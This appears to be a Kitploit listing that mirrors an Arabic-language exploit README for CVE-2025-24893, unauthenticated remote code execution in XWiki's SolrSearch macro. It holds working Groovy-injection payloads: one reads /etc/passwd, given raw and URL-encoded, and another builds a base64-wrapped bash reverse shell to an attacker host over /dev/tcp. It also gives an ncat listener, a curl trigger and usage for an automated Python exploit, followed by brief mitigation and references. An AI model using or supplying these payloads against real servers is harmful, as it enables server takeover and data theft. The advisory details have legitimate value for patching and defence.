
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-24893-XWiki-unauthenticated-RCE-via-SolrSearch — CVE-2025-24893 هي ثغرة أمنية حرجة لتنفيذ التعليمات البرمجية عن بعد (RCE) غير مصادق عليها في XWiki، وهي منصة ويكي مؤسسية مفتوحة المصدر وشائعة. | Kitploit
أدوات/GitHubGitHub/iiiejlyxakaptoiiiku/cve-2025-24893-xwiki-unauthenticated-rce-via-solrsearch
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليمتطوير الحمولات
GitHubiiiejlyxakaptoiiiku/cve-2025-24893-xwiki-unauthenticated-rce-via-solrsearch

CVE-2025-24893-XWiki-unauthenticated-RCE-via-SolrSearch

CVE-2025-24893 هي ثغرة أمنية حرجة لتنفيذ التعليمات البرمجية عن بعد (RCE) غير مصادق عليها في XWiki، وهي منصة ويكي مؤسسية مفتوحة المصدر وشائعة.

عرض المستودع
126منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    972
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    666
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    424
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer هي منصة مفتوحة المصدر لإدارة الامتيازات (PAM) توفر لفرق DevOps وتكنولوجيا المعلومات وصولًا آمنًا عند الطلب إلى نقاط نهاية SSH وRDP وKubernetes وقواعد البيانات وRemoteApp عبر متصفح الويب.

    389
  • 5

    SafeLine

    chaitin/safeline

    WAF مستضافة ذاتيًا ووكيل عكسي يقوم بتصفية حركة المرور HTTP الضارة، ويمنع هجمات SQL injection و XSS وهجمات البوت، مع تحديد معدل الطلبات وتشفير HTML/JS الديناميكي.

    337
  • 6

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    331

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2025-24893 – تنفيذ تعليمات برمجية عن بُعد غير موثّق في XWiki

0 جدول المحتويات

  1. الملخص
  2. تفاصيل الثغرة
  3. الإصدارات المتأثرة
  4. إثبات المفهوم
    • 4.1 بناء الحمولة
    • 4.2 الاستغلال اليدوي
    • 4.3 استغلال آلي بلغة بايثون
  5. التخفيف
  6. الإسنادات والمراجع

1 الملخص

  • CVE: 2025-24893
  • المكوّن: ماكرو SolrSearch (واجهة XWiki)
  • الخطورة: 9.8 / حرجة (CVSS 3.1)
  • متجه الهجوم: طلب HTTP GET غير موثّق
  • الأثر: تنفيذ تعليمات Groovy عشوائية → تنفيذ أوامر على مستوى النظام (بصلاحيات مستخدم Jetty/Tomcat)

النقطة /xwiki/bin/get/Main/SolrSearch تدمج المدخلات غير الموثوقة text= مباشرة في قالب Freemarker.
عند إغلاق القالب مبكراً وفتح كتلة {{groovy}} … {{/groovy}} جديدة، يمكن للمهاجم تنفيذ تعليمات Groovy عشوائية دون الحاجة إلى مصادقة.


2 تفاصيل الثغرة

GET /xwiki/bin/get/Main/SolrSearch?media=rss\&text=<<<USER-DATA>>>  HTTP/1.1

من المفترض أن يقوم SolrSearch بتضمين النص المُرسَل كمحتوى عادي، لكن معالج الماكرو يفشل في إفلات }}}، لذا يحدث الآتي:

  1. }}} يغلق كتلة Freemarker الحالية.
  2. يفتح المهاجم ماكرواً جديداً:
   {{async async=false}}{{groovy}} … {{/groovy}}{{/async}}
  • async=false يُجبر التنفيذ على أن يكون متزامناً (يعمل حتى للضيوف).
  1. يتم تنفيذ Groovy بصلاحيات عملية JVM الخاصة بـ XWiki.

نموذج PoC بسيط يطبع محتوى /etc/passwd:

}}}{{async async=false}}{{groovy}}println("cat /etc/passwd".execute().text){{/groovy}}{{/async}}

الإصدار المُشفّر URL (المسافات → %20، الأقواس → %7B/%7D، إلخ):

%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln(%22cat%20/etc/passwd%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d

3 الإصدارات المتأثرة

الفرعتم الإصلاح فيالمُعرّض للخطر ≤
15.x15.10.1115.10.10 (وجميع إصدارات 15.9 / 15.8 …)
14.x LTS14.10.1714.10.16
13 / 12غير مدعومة – جميعها لا تزال مُعرّضة للخطر

(المصدر: إرشاد OffSec وXWiki SEC-S 2025-02)

endpoint


5 إثبات المفهوم

5.1 بناء الحمولة

RHOST="editor.htb:8080"
LHOST="10.10.14.8"
LPORT=4444

# 1.   أمر واحد لشل عكسي
SHELL="bash -c 'bash -i >& /dev/tcp/$LHOST/$LPORT 0>&1'"

# 2.   Base64 (سطر واحد)
B64=$(echo -n "$SHELL" | base64 -w0)

# 3.   لفها في ماكرو Groovy
RAW='}}}{{async async=false}}{{groovy}}"bash -c {echo,'$B64'}|{base64,-d}|{bash,-i}".execute(){{/groovy}}{{/async}}'

# 4.   تشفير URL
PAYLOAD=$(python3 -c "import urllib.parse,sys;print(urllib.parse.quote(sys.argv[1],safe=''))" "$RAW")

5.2 الاستغلال اليدوي

# بدء المتنصت

sudo ncat -lvnp 4444

# تشغيل الاستغلال
curl "http://$RHOST/xwiki/bin/get/Main/SolrSearch?media=rss&text=${PAYLOAD}"

5.3 الاستغلال الآلي

xwiki_solr_rce.py موجود في exploit/ (انظر كتلة الكود أدناه).

python CVE-2025-24893.py -u <TARGET URL> -l <IP> -p <PORT>

حيث

<TARGET URL> - الرابط شامل http:// أو https://

(مرّر -c "id" لتنفيذ أمر عشوائي بدلاً من الشل) exploit revshell


6 التخفيف

  • الترقية إلى الإصدار 15.10.11 / 14.10.17 أو أحدث
  • حل مؤقت: تعطيل الماكرو
# /etc/xwiki/xwiki.properties
solr.search.enabled = false

7 الإسنادات والمراجع

  • بحث OffSec: “Unauth RCE in XWiki” – 20 فبراير 2025
  • مدخل NVD: https://nvd.nist.gov/vuln/detail/CVE-2025-24893
  • Exploit-DB #52136

البحث وإثبات المفهوم: DeX1d


إخلاء مسؤولية: للاستخدام التعليمي فقط. تشغيل هذا ضد أنظمة لا تملكها غير قانوني.

تنزيل الأداة